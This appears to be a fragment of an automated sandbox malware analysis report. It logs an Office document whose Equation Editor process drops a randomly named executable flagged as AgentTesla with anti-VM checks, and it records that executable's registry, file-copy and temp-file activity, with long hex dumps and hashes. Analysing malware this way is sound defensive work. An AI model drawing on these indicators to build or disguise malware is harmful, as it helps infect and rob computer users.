00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 3C 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2F 69 0F 00 2F 69 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9149AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F692F	F692F	binary	04 00 00 00 3C 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2F 69 0F 00 2F 69 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 3C 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 D9 66 4D 0E E2 2F D7 01 2F 69 0F 00 2F 69 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9149AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F692F	F692F	binary	04 00 00 00 3C 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 D9 66 4D 0E E2 2F D7 01 2F 69 0F 00 2F 69 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 3C 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2F 69 0F 00 2F 69 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9149AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: EQNEDT32.EXE PID: 2488 Parent PID: 584

General

Start time:	14:22:37
Start date:	12/04/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rghbyjuyktyjrthbgvfsfhytrrgfsd.exe PID: 2492 Parent PID: 2488

General

Start time:	14:22:39
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Roaming\rghbyjuyktyjrthbgvfsfhytrrgfsd.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\rghbyjuyktyjrthbgvfsfhytrrgfsd.exe
Imagebase:	0x1360000
File size:	733184 bytes
MD5 hash:	F5F1E2A3E5DCE186EED0352350911887
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2097158803.000000000285E000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2097947633.00000000039FD000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\GDIPFONTCACHEV1.DAT	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6B93AA52	unknown
C:\Users\user\AppData\Roaming\cAFIUeWyVQPJe.exe	read data or list directory | read attributes | delete | syn chronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	6D2D64C6	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpBFD6.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6D2D7C90	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpBFD6.tmp	success or wait	1	6D2D7D79	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
